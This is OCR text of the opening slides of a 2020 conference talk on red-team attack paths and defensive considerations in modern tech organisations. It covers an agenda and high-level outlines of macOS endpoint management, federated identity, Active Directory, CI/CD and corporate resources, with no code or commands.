Red Techniques and Blue Considerations In Modern Tech Environments


Cedric Owens

GrayHat 2020 Virtual Con

October 2020

About Me

- Offensive Security Engineer
- Enjoy writing posts and tools
- Personal interest in macOS
- Enjoy 80s/90s Nostalgia
- Twitter @cedowens




Agenda

- Modern Tech Stacks
- Common Deployments
- Outside-In Attack Paths & Considerations
- Internal Attack Paths & Considerations


Modern Tech Stacks and Deployments


Tech Stacks At Modern Tech Orgs


- Endpoints: mostly macOS
- Federated Access
  - IdaaS
  - AD integration
- Concept of realms
- CI/CD pipelines
  - Docker and kubernetes
- Cloud Services
- Secrets Management




A Look At Endpoint Management







A Look At Endpoint Management



Packages, policies, scripts, etc.

JAMF Management Server (can be public or internal)

Active Directory Binding

Active Directory

AD Federation

Public Login Portals

okta

onelogin

Office 365


AD Integration

Microsoft Active Directory


Corporate Resources

- Email
- Messaging
- Wiki
- Doc Storage
- Production Apps?

CI/CD Pipeline



Realms

